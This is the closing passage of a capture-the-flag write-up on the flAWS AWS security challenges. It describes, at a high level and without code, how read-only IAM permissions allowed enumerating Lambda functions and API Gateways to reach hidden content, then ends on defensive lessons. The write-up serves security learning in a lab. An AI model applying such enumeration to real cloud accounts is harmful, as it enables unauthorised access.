


Fig 5.0 Visiting the website from the url

When I opened that URL in a browser, it triggered the Lambda function and let me complete the challenge.

Overall, this level was a good reminder that even read-only IAM roles can leak a lot of information. With just a few permissions, it was possible to enumerate Lambda functions, discover connected API Gateways, and piece everything together to find the hidden content.

Conclusion

By the end of Level 6, I had a far deeper appreciation for the layers of AWS security and how seemingly small gaps, like over-permissive roles or exposed metadata endpoints, can lead to serious breaches. The challenge didn't just teach me technical tricks; it reinforced the importance of understanding how cloud services work together, and why it's critical to secure every part of that puzzle. The fLAWS series was eye-opening, practical, and left me better prepared to think defensively in the cloud.